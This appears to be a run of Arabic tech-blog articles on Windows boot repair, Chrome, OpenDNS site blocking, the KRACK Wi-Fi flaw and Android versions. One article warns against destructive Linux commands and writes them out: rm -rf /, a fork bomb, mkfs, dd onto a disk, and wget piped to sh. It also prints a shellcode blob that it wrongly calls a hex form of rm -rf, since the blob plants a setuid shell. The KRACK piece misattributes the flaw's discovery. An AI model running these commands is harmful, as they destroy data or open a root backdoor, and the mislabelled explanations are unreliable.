حل مشكلة عدم إقلاع حواسيب ويندوز

هل قمت بتشغيل حاسوبك كالمعتاد لتتفاجأ بعدها بأن نظام التشغيل فشل في الإقلاع ؟

فشل نظام التشغيل في الإقلاع هو علامة وجود خلل ما، ولتحديد ماهيّة هذا الخلل سنحتاج للقيام ببعض الخطوات .

تُعتبر الإصدارات الحديثة من نظام التشغيل ويندوزWindows  أفضل من الإصدارات السابقة في قدرتها على استعادة النظام .

فنلاحظ مثلاً أن ويندوز إكس بي Windows XP يقف مكتوف الأيدي في مثل هذه الحالة عاجزاً عن حل المشكلة. في حين أن الإصدارات الأحدث من الويندوز ستحاول وبشكل تلقائي أن تحل المشكلة لاستعادة القدرة على إقلاع النظام .
بداية وقبل أن تفعل أي شيء: هل قمت بتغيير شيء ما في الحاسب ؟

ول أن تتذكر كافة التغييرات التي حصلت على حاسبك مؤخراً، فمثلاً هل قمت بتنصيب تعريف جديد لإحدى الأجهزة؟ أو قمت بوصل جهاز جديد إلى الحاسب؟ أو قمت بفتح صندوق الحاسب وفعلت شيئاً ما ؟

من الممكن أن تكون المشكلة بسبب إحدى التعريفات التي نصبتها مؤخراً، أو أن الجهاز الجديد الذي قمت بشرائه لا يتوافق مع نظام تشغيلك، أو أنك أثناء فتحك صندوق الحاسب قمت بفصل شيء ما عن طريق الخطأ .

إذا كان الحاسب لا يعمل على الإطلاق :

في حال كان حاسبك لا يعمل على الإطلاق، تأكد من أنه موصول بالتيار الكهربائي . وفي حال كنت تعمل على حاسب مكتبي PC، فتأكد من ضبط زر الطاقة في الخلف على وضعية التشغيل (On) .

إذا استمرت المشكلة ولم يعمل الحاسب، فمن المحتمل أنك قمت بفصل كبل الطاقة داخل صندوق الحاسب . وإذا لم تكن قد عبثت داخل صندوق الحاسب من قبل، فقد يكون هناك خلل في وحدة التغذية الكهربائية الخاصة بالحاسب، وفي هذه الحالة عليك إصلاح حاسبك أو شراء حاسب جديد .

إذا كنت تظن بأن حاسبك يعمل لكن الشاشة لا تزال سوداء، فتأكد من أن الشاشة مضبوطة على وضعية التشغيل، وتأكد من الكبل الذي يصل الشاشة بالحاسب موصول بكليهما .

بعد تشغيل الحاسب تظهر لك عبارة “No Bootable Device” :

قد تظهر لك شاشة سوداء بعد تشغيل الحاسب، وعليها عبارة “No bootable device”  أو “Disk error” أو شيء من هذا القبيل .معنى هذه العبارة أن نظام التشغيل غير قادر على الإقلاع من القرص الصلب الذي تم تنصيبه عليه .

قم بالدخول إلى إعدادات الـ BIOS أو الـ UEFI وتأكد من أن القرص الصلب الذي تم تنصيب نظام التشغيل عليه يمتلك الأولوية في الإقلاع . في حال لم تجد هذا القرص الصلب على قائمة الإقلاع، فمن المحتمل أن خللاً ما أصاب القرص ولم يعد بالإمكان الإقلاع منه .

إذا كان كل شيء على ما يرام في إعدادات الـ BIOS واستمرت المشكلة، أدخل قرص تنصيب الويندوز أو قرص استعادة النظام، وقم بعد ذلك بتشغيل عملية إصلاح إقلاع النظام Startup Repair، ستحاول هذه العملية أن تجعل الويندوز قادراً على الإقلاع من جديد .

فمثلاً، إذا كان هناك أحد البرامج التي قامت بالكتابة على قطاعات القرص المخصصة لإقلاع نظام التشغيل، فستقوم هذه العمليّة بإصلاح قطاعات الإقلاع هذه .

إذا كنت غير قادر على تشغيل عملية استعادة النظام، أو أن العملية لم تستطع أن ترى القرص الصلب الذي ثُبّت عليه نظام التشغيل، فالغالب أن قرصك الصلب يعاني من مشكلة .

بإمكانك أيضاً أن تقوم يدوياً بإدخال أوامر خاصة لإصلاح مشاكل إقلاع الويندوز، لكنّك غالباً لن تحتاج لهذا مع إصدارات الويندوز الحديثة، فهي تقوم بذلك بشكل تلقائي .

في حالة عدم قدرة الويندوز على الاستمرار في الإقلاع :

إذا لاحظت أن الويندوز قد بدأ فعلاً بالإقلاع ولكنّه فشل أن يتمّ العملية للنهاية، فقد تكون المشكلة إما في عتاد الحاسب الصلب أو في عتاده البرمجيّ . إذا كان الخلل في العتاد البرمجي، فقد تستطيع حلّها بالقيام بعمليّة استعادة الإقلاع Startup Repair .

وإذا لم تستطع الدخول إلى أمر العملية من قائمة الإقلاع (boot)، فقم بإدخال قرص تنصيب الويندوز أو قرص الاستعادة وقم بتشغيل العملية من هناك . إذا لم يسعفك ذلك أيضاً ويحل المشكلة، قد تكون بحاجة لإعادة تنصيب الويندوز من جديد .

هناك ميّزة جميلة أضافتها مايكروسوفت Microsoft في الإصدارين 8 و10 من نظام تشغيلها ويندوز، وهي ميّزة ضبط المصنع Reset، حيث تقوم بإعادة الويندوز إلى لحظة تنصيبه قبل أن يتم إضافة أي برامج أخرى .

إذا استمرّت الأخطاء بالظهور بعد ذلك، فغالباً هناك خلل ما في عتاد حاسبك الصلب .

في حال ظهور الشاشة الزرقاء الشهيرة :


إذا ظهرت لك شاشة الموت الزرقاء في إحدى المرّات التي كنت تعمل فيها على الويندوز فقد يكون الأمر عابراً ولا يتكرر -شخصياً لا أعتقد أنك لم تواجه هذه الشاشة اللعينة ولو مرّة واحدة على الأقل- ولكن إذا استمر الأمر في كل مرة فهناك مشكلة !

قد تكون المشكلة بالعتاد الصلب أو البرمجيّ، فقد يكون هناك برمجيّة خبيثة (فايروس) على سبيل المثال، أو ملف تعريف خاص بجهاز ما يعمل أثناء إقلاع نظام التشغيل مسبباً انهياره .

لتحديد المشكلة، قم بإقلاع الويندوز بوضعيّة الأمان Safe mode، ففي هذه الوضعية، لا يسمح الويندوز لأي برمجية بالإقلاع بشكل تلقائي مع النظام .

في حال كان الحاسب مستقراً في هذا الوضع، فالمشكلة برمجيّة إذاً، قم بإلغاء تنصيب أي برنامج أو ملف تعريف قمت بإضافته مؤخراً إلى نظام التشغيل، يمكنك الاستفادة من ميزة System restore في ويندوز والتي تسمح لك بالرجوع إلى النقطة الزمنية التي لم يكن فيها هناك أي مشكلة .

كما يُنصح أيضاً بعمل فحص شامل للنظام للتأكد من عدم وجود أي برمجيات خبيثة . وبالتالي فإن واحدة من الطرق السابقة ستفلح معك إن كنت محظوظاً وسيعود النظام لقدرته على الإقلاع بشكل طبيعي .

وإن لم تُحل المشكلة بعد، قم بإعادة تنصيب نظام التشغيل، أو تفعيل خيار ضبط المصنع Reset إذا كان نظامك ويندوز 8 أو 10، وإذا استمرت المشكلة بعد ذلك، فهناك خلل في العتاد الصلب للحاسب .

كيفيّة استعادة الملفات عندما يفشل الويندوز في الإقلاع :

إذا كان لديك ملفات هامة لا تريد أن تخسرها أثناء عملية إعادة تنصيب نظام التشغيل، فبإمكانك أن تقوم بإدخال قرص خاص (Windows installer disk)، أو (Linux live media) .

حيث يوجد في هذه الأقراص عادة نظام تشغيل مصغّر، يقلع منه الحاسب لتقوم بعد ذلك بنسخ الملفات التي تريدها إلى قرص USB مثلاً أو أي قرص آخر تريده .

هنالك مقالة على موقعنا تشرح طريقة تنصيب Linux Ubuntu متكامل على قرص محمول لاستخدامه على أكثر من حاسوب


مقالات قد تعجبك:

كيفية الدخول إلى خيارات الإقلاع في ويندوز 8 و 10
كيفية تنصيب ويندوز 10
كيفية إزالة كلمة مرور نظام ويندوز Windows دون إعادة تثبيته
كيفية استعادة مفتاح تفعيل ويندوز أو أوفيس بعد ضياعه
ما هو وضع موفر البطارية في ويندوز 10 ؟ وكيف يتم استخدامه ؟
لماذا يظهر الجهاز مرتين في مستعرض ويندوز؟ وما الحل؟
ما هي عملية مضيف الخدمات svchost.exe في إدارة مهام ويندوز ؟ ولم يوجد العديد منها قيد العمل

كروم سيسهل كتابة الإيموجي عن طريق الاختيار من قائمة منسدلة

أضاف متصفح جوجل كروم Google Chrome على الحاسوب اختصاراً جديداً بهدف جعل إضافة الرموز التعبيرية الإيموجي أكثر سهولة وسرعة.

حيث يتم اختبار الميزة حالياً في قناة Chrome Canary للاختبار، ويمكن للمستخدمين تمكينها الآن من خلال الانتقال إلى chrome://flags والبحث عن emoji.

بعد ذلك سيعمل متصفح كروم على إضافة خيار بالاسم emoji في القائمة التي تظهر عند النقر بزر الفأرة الأيمن على أي حقل نصي.

حيث يمكن للمستخدمين النقر للوصول إلى خيار الرموز التعبيرية والاختيار من ضمن خيارات الإيموجي وذلك لأنظمة التشغيل Mac أو Windows أو Linux أو Chrome OS.

مصدر الصور: 9to5Google

إنها ليست إضافة رائدة، مع الأخذ في الاعتبار أنه توجد بالفعل طرق لإضافة الرموز التعبيرية أثناء التصفح على الحاسوب.

بما في ذلك الاختصار Command + Control + Space لأجهزة Mac أو لوحة المفاتيح التي تعمل باللمس على أجهزة Windows معينة.

بالإضافة إلى أن تطبيقات المراسلة مثل Messenger و Slack و Discord و Skype جميعها تتوفر بها مكتبات إيموجي خاصة بها.

ومع إضافة شركات مثل Apple المزيد من خيارات الرموز التعبيرية كل عام، فإن الطرق الجديدة مثل إضافة متصفح كروم هذه ستمنحنا وصولاً أسرع لاستخدام هذه الإيموجي

لم تصل الميزة إلى الإصدار العام من متصفح كروم بعد، ولكن قد يتم إصدارها في الأسابيع المقبلة.


مقالات قد تعجبك:
كيفية التأكد من أمان إضافات كروم قبل تنصيبها
لما يقوم كروم فجأة بإعادة تحميل الصفحة عند العودة إليها؟ وما الحل؟
كروم سيحظر الإعلانات المزعجة تلقائياً
ميزة جديدة في متصفح كروم لكتم صوت الفيديوهات المشغلة تلقائياً
كيفية نقل جميع البيانات من كروم إلى فايرفوكس


أمازون تطلق بيئة تطوير للبرمجة من خلال المتصفح

أطلقت شركة أمازون Amazon خدمة كلاود 9 Cloud ، و هي عبارة عن بيئة تطوير متكاملة IDE ضمن المتصفح و تدعم هذه الخدمة أكثر من 40 لغة برمجة شائعة بالإضافة إلى حزمة متكاملة من البنية التحتية السحابية الخاصة بالشركة إضافة إلى أدوات مساعدة أخرى .

, و تعتبر هذه الخدمة إصدار محدث من البيئة التطورية السابقة c9.io و التي وفرتها أمازون في عام 2016 ، حيث أصبحت الآن أكثر تكاملا مع باقي خدمات أمازون السحابية

و قالت الشركة أنه يمكن من خلال هذه الخدمة كتابة أكواد و تصحيحها و تنفيذها في مكان واحد بالإضافة إلى السماح بالتطوير دون سيرفر ( مخدم ) .

و تعتمد الخدمة على محرر Ace Editor حيث صمم من أجل أن يتعامل مع الملفات الكبيرة بأقل تباطؤ ممكن

و يدعم المحرر أيضاً كلاً من وضع Vim ، لوحة المفاتيح ، أوامر التصفح وواجهة سطر الأوامر الخاصة بخدمات أمازون السحابية  AWS CLI و لذلك فإنه بإمكانه استدعاء كل مصادرك اللازمة من الخدمة السحابية. كما يعمل المحرر بالثيمات الخاصة بمحرري  Sublime Text و TextMate

بالإضافة إلى ذلك  من خلال هذه الخدمة الاتصال عن بعد من خلال البروتوكول الآمن SSH لجهاز حاسوب خارجي بسهولة

يوجد أيضاً لوحة في المحرر من أجل الوصول إلى وظائف لامدا lambda و استدعائها إلى ورقة العمل المحلية الخاصة بك من أجل اختبار و تصحيح الأخطاء في الكود المصدري لتطبيقات لا تعتمد على السيرفر

و يمكنك أيضاً القيام بكتابة الكود مع أعضاء الفريق ببساطة من خلال استدعائهم لمشاركة البيئة و العمل ترادفيا من خلال مؤشرات متعددة و نافذة للدردشة .

الخدمة مجانية للمشتركين في خدمات أمازون السحابية و لكن يتوجب عليك الدفع لأشياء أخرى مثل قوة الحاسوب و سعة التخزين عند استخدام الحواسيب الخارجية عن بعد

و بهده الخطوة فإن أمازون أصبحت منافساً قوياً ضد بيئات التطوير المعروفة مثل GitHub’s Atom editor .

في النهاية لمعرفة المزيد حول هذه الخدمة يمكنكم زيارة هذه الصفحة

حظر مواقع مخصصة ضمن الشبكة المحلية

تتعدد مواقع الإنترنت, ذات المحتوى السلبي أو الخادع، والتي تحتوي على مشاهد للعنف, أو مشاهد ذات محتوى إباحي, أو أفكارٍ منافية لأخلاقياتنا و ثقافتنا، ودورها في نشر الفساد و تلويث مجتمعاتنا, و إفساد أبنائنا أو حتى الاحتيال على المستخدمين على الإنترنيت.

بالمقابل تتنوع الطرق والأساليب, التقنية لحجب المواقع غير المرغوب بها، بعضها يعتمد الحظر عن طريق جهاز الكمبيوتر، والبعض الآخر عن طريق المتصفح بواسطة بعض الإضافات.

لكن الأكثر فاعلية من هاتين الطريقتين, هو الحظر عن طريق الرّاوتر،و هذه هي الطريقة الموصى بها من طرف خبراء الأمن والحماية.

إذ يمكّنك الرّاوتر, من تعميم الحظر على جميع الأجهزة المرتبطة به, أي كل الشبكة المنزلية, وهذا يعني في حال قمت بحجب موقع فايسبوك مثلاً, فسوف يتم حجبه عن جميع الحواسب, والهواتف ضمن نفس الشبكة المنزلية.

حظر مواقع مخصصة ضمن الشبكة المنزلية :

سبق و تطرقنا لكيفية حظر المواقع الإباحية, على جميع أجهزة الشبكة المحلية, عن طريق تهيئة إعدادات الـ DNS لجهاز  الراوتر, بواسطة خدمة OpenDNS Family Shield.  لمتابعة المقال كاملا يرجى زيارة الرابط التالي :

كيفية حظر المواقع الإباحية على جميع الأجهزة.

سنتحدث اليوم عن إحدى خدمات OpenDNS و هي خدمة OpenDNS Home, التي ستمكننا من حظر أي موقع نريده.

تهيئة خدمة openDNS Home لحظر المواقع :

  • أولا نتجه إلى الموقع التالي OpenDNS Home ، نملأ البيانات لإنشاء حساب جديد، ثم نضغط على Get Free Account
  • ثم نتوجه لعلبة الرسائل للبريد الإلأكتروني الذي قمنا بالتسجيل من خلاله ، لتأكيد التسجيل بعد الضغط على رابط التأكيد، ستم توجيهك إلى الصفحة التالية:

  • بعد ذلك نضغط على Add New Network، سيقوم تلقائياً بتحديد عنوان الـ IP الخاص بك نضغط تالياً على Add This Network.
  • ستنبثق لك النافذة التالية :

  • نعطي إسم للشبكة مثلاً هنا اخترت “Home”، بالنسبة للخيار الثاني، نترك علامة تمكين لأن معظم الشبكات المنزلية لديها عناوين IP متغيرة Dynamic . إن كان لديك عنوان IP ثابت Static قم بإلغاء الخيار .
  • ثم نحمل أداة OpenDNS Updater for windows من الخيار الثالث أو نختار أي نظام تشغيل من خيار  Updater for other platforms.
  • لكي تعمل الطريقة على أكمل وجه ينبغي ثتبيث أداة OpenDNS Updater، على أحد حواسيب الشبكة المحلية، و يشترط أن يكون اتصاله بالشبكة، منتظم و طيلة أيام الأسبوع.
  • أو يمكنك تفادي هذا المشكل باستعمال IP Static، يمكنك التواصل مع مزود خدمة الإنترنيت الخاص بك لتثبيث عنوان الـ IP الخاص بك.
  • أما بالنسبة لمن يريد استخدام هاتف أندرويد لتحديث الـ IP، فلا يوجد تطبيق رسمي من الشركة، و يبقى الحل الوحيد هو الدخول إلى الرابط التالي من أي متصفح :  DNS Updater Android،ستنبثق لك نافذة لإدخال الإميل و كلمة السر،ندخل معلومات الحساب الذي سجلناه، و سيتم تحديث الـ IP،

ملاحضة هامة تحديث الـ IP  أمر أساسي في حالة الـ Dynamique IP Adresse.

بعد تحميل و تثبيث برنامج OpenDNS Updater ندخل بيانات الحساب الخاص بنا.


إعدادات البرنامج جد بسيطة، حيث يمكنك تفعيل أو إيقاف، إرسال التحديثاث التلقائية للـ IP، من خيار Disable Sending IP Updates، أيضاً يمكنك تشغيل البرنامج، في الوضع الخفي و إخفاء أيقونته عن طريق تمكين خيار Run Hidden.

  • تالياً ينبغي ضبط إعدادات الـ DNS، الخاصة بالرّاوتر حيث نضع :
    Primary DNS : 208.67.222.222                           Secondary DNS : 208.67.220.220
  • لمعرفة كيفية ظبط إعدادات االـ DNS في لراوتر يمكنك الإستعانة بالمقال التالي :
    تعيين إعدادات الـ DNS في الراوتر.
  • المرحلة الأخيرة نتوجه إلى تبويب الإعدادات Settings،

  • ثم ندخل الدومين أو الروابط المراد حضرها، في هذه الخانة ثم نضغط Add Domain، عند الإنتهاء من إضافة كل الروابط نضغط على Apply.

ثغرة خطيرة في شبكات الواي فاي تؤثر على جميع الأجهزة

إذا كنت تعتقد أن نظام التشفير القوي WPA2  آمن فأنت مخطئ تماماً بعد أن تم مؤخراً اكتشاف ثغرة خطيرة تحمل الاسم ” كراك ” KRACK .

الثغرة التي تم اكتشافها من قبل معهد Ars Technica التكنولوجي تعتمد بشكل رئيسي على مهاجمة بروتوكول الحماية WPA2 و هو نظام تشفير قوي من أجل حماية شبكات الواي فاي Wi-Fi من الاختراق ، كما يمكن من خلالها مهاجمة نظام التشفير WPA و WEP الأضعف .

ويستهدف هذا الهجوم ما يعرف ب The 4-way handshakeو هو المسؤول عن مطابقة كلمة السر بين أجهزة المضيف ونقطة الوصول (الراوتر)

و لكون نقطة الضعف هي في معايير الواي فاي Wi-FI نفسها فإن هذه الثغرة  تستهدف أي جهاز يدعم تقنية الاتصال اللاسكلي الواي فاي Wi-Fi ، ما يعني أن كل الأنظمة معرضة لهذا الهجوم : الأندرويد Android و نظام الماك MacOS و الويندوز Windows و IOS و اللينوكس Linux .

و من خلال هذه الثغرة يستطيع الهاكرز اعتراض حركة مرور البيانات ( الترافيك ) مابين  نقطة الوصول و الأجهزة المتصلة و حتى دون الحاجة إلى معرفة كلمة السر الخاصة بالشبكة .

و بحسب الباحثين فإن الأجهزة الأكثر عرضة لهذا الهجوم هي أجهزة الأندرويد Android العاملة بالإصدار السادس Android 6 Marshmallow منه و الأجهزة العاملة بنظام لينوكس Linux حيث وجد الباحثون أن حوالي 41% من كل أجهزة الأندرويد عرضة للإصابة بهذا ” الهجوم التخريبي الاستثنائي ” .

و يستطيع الهاكرز – الذي يكون ضمن نطاق الشبكة – من خلال هذا الهجوم اعتراض البيانات المرسلة و ” حقن” برمجية فدية أو برمجية خبيثة ، كما بإمكانه سرقة كلمات المرور ، أرقام الحسابات المصرفية ، رسائل الدردشة ، الصور ، البريد الإلكتروني و العديد من الأشياء الأخرى .

و بعد ساعات من الإعلان عن هذه الثغرة قالت شركة مايكروسوفت Microsoft أنها قامت بإصلاح المشكلة مسبقاً للمستخدمين الذي يعتمدون نسخ مدعومة من ويندوز Windows و قالت : ” لقد أصدرنا تحديث حماية من أجل معالجة هذه القضية ، المستخدمون الذين قاموا بتنزيل هذا التحديث أو أن التحميل الآلي مفعل لديهم سيتمتعون بالحماية المطلوبة ” .لتحميل التحديث اضغط هنا  .

أما بالنسبة لأجهزة الأندرويد Android فقد وعدت شركة غوغل Google بإصلاح المشكلة قريباً في الأسابيع القادمة حيث ستكون أجهزة غوغل الخاصة وهي أجهزة البيكسل أولى الأجهزة التي سوف تحصل على باتش الحماية في السادس من الشهر القادم إلا أن معظم الأجهزة الأخرى ستحصل عليه لاحقاً .

بالنسبة لشركة آبل Apple فلم توضح  فيما إذا كانت أحدث إصدارات أنظمة التشغيل الخاصة بها i0S و MacOS معرضة للهجوم أم لا . و لكنها أعلنت لاحقاً إصلاح المشكلة في النسخة بيتا من أنظمة التشغيل الحالية و سيصبح التحديث متاحاً للجميع خلال أسابيع .


فيديو يوضح آلية الهجوم باستخدام هذه الثغرة :

أوامر مميتة لنظام لينوكس يجب عدم السماح بتنفيذها

تعتبر الأوامر في نظام اللينوكس Linuux قوية حيث لا يسألك لينوكس Linux من أجل تأكيد قيامك بالأمر في حال كان ذلك الأمر يضر بالنظام ، و إنه من غير المستغرب أن يقوم بعض الأشخاص بإغراء مستخدمي لينوكس الجدد من أجل تجربة بعض الأوامر الخطرة على سبيل المزاح فقط .

لذلك سنتحدث في هذه المقالة عن أخطر الأوامر في لينوكس و التي عليك عدم تنفيذها وعدم السماح بتنفيذ أي سكريبت Script يحتوي عليها .
مع الانتباه أن هذه المقالة ليست دليلاً تفصيليا عن تلك الأوامر حيث يمكن إعادة صياغة هذه الأوامر بطرق مختلفة .

يجب التنويه إلى أن العديد من هذه الأوامر لا تشكل خطراً إلا إذا سبقت ب sudo في نظام أوبينتو Ubuntu – حيث لا تعمل إلا بهذا الشكل – ، في باقي توزيعات لينوكس فإن معظم هذه الأوامر تتطلب صلاحيات الروت من أجل العمل .

الأمر : / rm -rf : يحذف كل شيء :

إن الأمر السابق يقوم بحذف كل شيء يمكن حذفه بما في ذلك الملفات على القرص الصلب و الملفات على أجهزة الوسائط القابلة للإزالة و المتصلة بالجهاز .

الشرح : 

rm : قم بحذف الملفات التالية .

rf- : قم بتشغيل الأمر rm  بشكل متكرر ( لحذف كل الملفات و المجلدات داخل مجلد محدد ) مع الإجبار على حذف جميع الملفات دون تحذيرك .

: و تعني هذه الفاصلة تنفيذ الأمر rm على المجلد الأصل روت root و الذي يحوي جميع الملفات على الحاسوب و على أجهزة الوسائطة بما في ذلك الملفات المشاركة عن بعد و الملفات في الأجهزة القابلة للإزالة .

يمكن استخدام الأمر السابق بطرق أخرى فمثلا الأمر “~ rm –rf ” سيقوم بحذف كل الملفات في المجلد الرئيسي الهوم بينما الأمر *.rm -rf سيقوم بحذف جميع ملفات التهيئة .

اشكال مخفية من الأمر / rm -rf 

الكود التالي هو الشكل العشري للأمر السابق و له نفس العمل لذلك يجب الانتباه و عدم تنفيذ أي كود لا تفهمه :

 char esp[] __attribute__ ((section(“.text”))) /* e.s.p

release */

= “\xeb\x3e\x5b\x31\xc0\x50\x54\x5a\x83\xec\x64\x68”

“\xff\xff\xff\xff\x68\xdf\xd0\xdf\xd9\x68\x8d\x99”

“\xdf\x81\x68\x8d\x92\xdf\xd2\x54\x5e\xf7\x16\xf7”

“\x56\x04\xf7\x56\x08\xf7\x56\x0c\x83\xc4\x74\x56”

“\x8d\x73\x08\x56\x53\x54\x59\xb0\x0b\xcd\x80\x31”

“\xc0\x40\xeb\xf9\xe8\xbd\xff\xff\xff\x2f\x62\x69”

“\x6e\x2f\x73\x68\x00\x2d\x63\x00”

“cp -p /bin/sh /tmp/.beyond; chmod 4755

/tmp/.beyond;”;

:(){ :|: & };: الأمر

يبدو الأمر السابق بسيطاً و لكنه خطير حيث يقوم بتعريف دالة تقوم باستنساخ نفسها ، و تستمر عمليات النسخ مما يؤدي إلى تكاثر هذه الدالة بشكل مستمر مما يؤدي إلى استهلاك كامل قدرة المعالج المركزي CPU و الذاكرة ، و يمكن أن تؤدي في النهاية إلى تجميد نظام التشغيل ،

لذلك إن أوامر الاستنساخ قوية رغم أنها قصيرة جداً

الأمر mkfs.ext4 /dev/sda1

إن الأمر السابق سهل للفهم حيث يعبر :

mkfs.ext4 : إنشاء نظام ملفات جديد من النوع ext4 على القرص الصلب التالي لهذا الأمر .

/dev/sda1 : تحديد القسم الأول ( القرص ) على الهارد الأول على جهازك و الذي من المحتمل أن يكون قيد الاستخدام .

يمكن تقريب الأمر السابق كالقيام بفرمتة القرص المحلي C في ويندوز Windows حيث سيقوم بمسح جميع الملفات على أول الأقراص المحلية و يستبدلها بنظام ملفات جديد .

يمكن للأمر السابق أن يكون بأشكال أخرى مثل : mkfs.ext3 /dev/sdb2 و الذي سيؤدي إلى فرمتة القرص المحلي الثاني على الهارد الثاني بنظام ملفات من النوع ext3 . 

يجب الانتباه من تشغيل أوامر على الهارد ديسك و التي تبدأ ب /dev/sd   .

الأمر command > /dev/sda :

يقوم الأمر السابق بتنفيذ أمر ما و يرسل مخرجات هذا الأمر مباشرة إلى أول قرص صلب على جهازك ،ويقوم بكتابة البيانات مباشرة على القرص الصلب و يخرب ملفات النظام .

 command يعني تشغيل أمر ما ( يمكن أن يكون أي أمر ) 

> : إرسالة مخرجات الأمر السابق إلى المسار التالي لها   

/dev/sda : كتابة مخرجات الأمر السابق مباشرة على القرص الصلب .

الأمر dd if=/dev/random of=/dev/sda

سيقوم سطر الأوامر السابق بمسح البيانات من أحد الأقراص الصلبة .

dd : إنجاز نسخ منفخض المستوى من موقع إلى آخر . 

if=/dev/random : استخدام  /dev/random ( بيانات عشوائية ) كبيانات إدخال ، يمكن أحيانا رؤية مواقع مثل /dev/zero ( أصفار ) .

of=/dev/sda : كتابة بيانات الإخراج على أول قرص صلب مع استبدال ملفات النظام ببيانات عشوائية لا قيمة منها .

إن الأمر dd يقوم بنسخ البيانات من موقع إلى آخر و هذا الأمر يمكن أن يكون خطراً إذا ما قمت بالنسخ بشكل مباشرة إلى القرص الصلب .

الأمر mv ~ /dev/null :

/dev/null هو مكان آخر خاص حيث إن نقل ملف ما إلى المسار /dev/null يعني تحطيمه ، يمكن تشبيه الموقع /dev/null كحفرة سوداء و لذلك فإن الأمر mv ~ /dev/null يعني إرسال كل ملفاتك الشخصية إلى حفرة سوداء .

mv : نقل الملف أو المسار التالي إلى مكان آخر

~ : تمثل كامل المجلد الرئيسي ( الهوم ) . 

/dev/null : نقل المجلد الرئيسي ( الهوم ) إلى /dev/null و تحطيم كل الملفات التي بداخله مع حذف النسخة الأصلية . 

الأمر wget http://example.com/something -O – | sh

يعني سطر الأوامر السابق تحميل ملف سكريبت script من الويب ثم إرساله إلى sh و الذي يقوم بتنفيذ محتويات هذا السكريبت ، هذا الأمر يمكن أن يكون خطراً في حال لم تكن متأكد من السكريبت الذي قمت بتحميله أو أن أنك لا تثق بالمصدر .

wget : تحميل ملف

http://example.com/something : ( هذا مثال فقط ) حمل الملف من هذا المكان حيث يكتب مسار الملف كاملاً  .

| : أرسل الملف المحمل مباشرة إلى أمر أخر .

sh : أرسل الملف إلى الأمر sh و الذي سيقوم بتنفيذه في حال كان ملف سكريبت ..

يجب عدم القيام بتنفيذ أي سكريبت غير معروف المصدر .

كانت هذه أبرز الأوامر الخطرة في نظام لينوكس Linux ، إذا كنت تعرف أي أوامر خطرة أخرى فلا تبخل في نشرها من خلال تعليق …

كيفية معرفة نسخة الأندرويد الموجودة على جهازك

ليست كل أجهزة الأندرويد Android سواء أكان هواتف ذكية أو أجهزة لوحية تُحدّث إلى آخر نسخة أندرويد Android .

وإنه لمن المهم معرفة نسخة الأندرويد Android  التي يعمل بها جهازك من أجل العديد من الأمور على سبيل المثال من أجل معرفة فيما إذا كان تطبيق ما قابلاً للعمل على الهاتف أم لا ، وأيضاً لمعرفة إذا ما كانت إحدى الميزات متوافرة أم لا .

ولكن من المهم أن ندرك أنه ليس فقط نسخة الأندرويد Android هو الشيء الوحيد الذي علينا معرفته ، وإنما يجب أن نعرف أيضاً  الشركة المصنعة ، وحتى الشركة الناقلة للجهاز لأن هذه العوامل تؤثر على نظام التشغيل software في جهازك .

أيضاً يجب عدم التغافل عن معرفة نسخة نواة الليونكس Linux و مستوى تصحيح حماية نظام أندرويد أو ما يعرف ب “Android security patch level”

1- كيفية معرفة رقم نسخة الأندرويد ومستوى تصحيح الحماية:


بغض النظر عن الجهاز المستخدم أو نسخة الأندرويد فإن الطريقة هي نفسها تقريباً حيب تكون هذه المعلومات متوافرة من خلال الذهاب إلى قائمة التطبيقات ثم إلى الإعدادات Settings :

حيث تظهر شاشة الإعدادات ،  قم بتمرير الشاشة نحو الأسفل حتى العثور على : حول الهاتف About phone أو حول الجهاز اللوحي About tablet وعادة ما يكون الخيار الأخير .

ابحث عن إصدار الأندرويد “Android version” من أجل معرفة النسخة المنصبة على هاتفك .

حيث سيظهر فقط رقم النسخة ( وليس اسمها ) فمثلاً سوف يظهر Android 6.0 بدلا من Android 6.0 Marshmallow

. في القائمة بالأسفل ستجد رقم كل نسخة مع الاسم الرسمي لها :


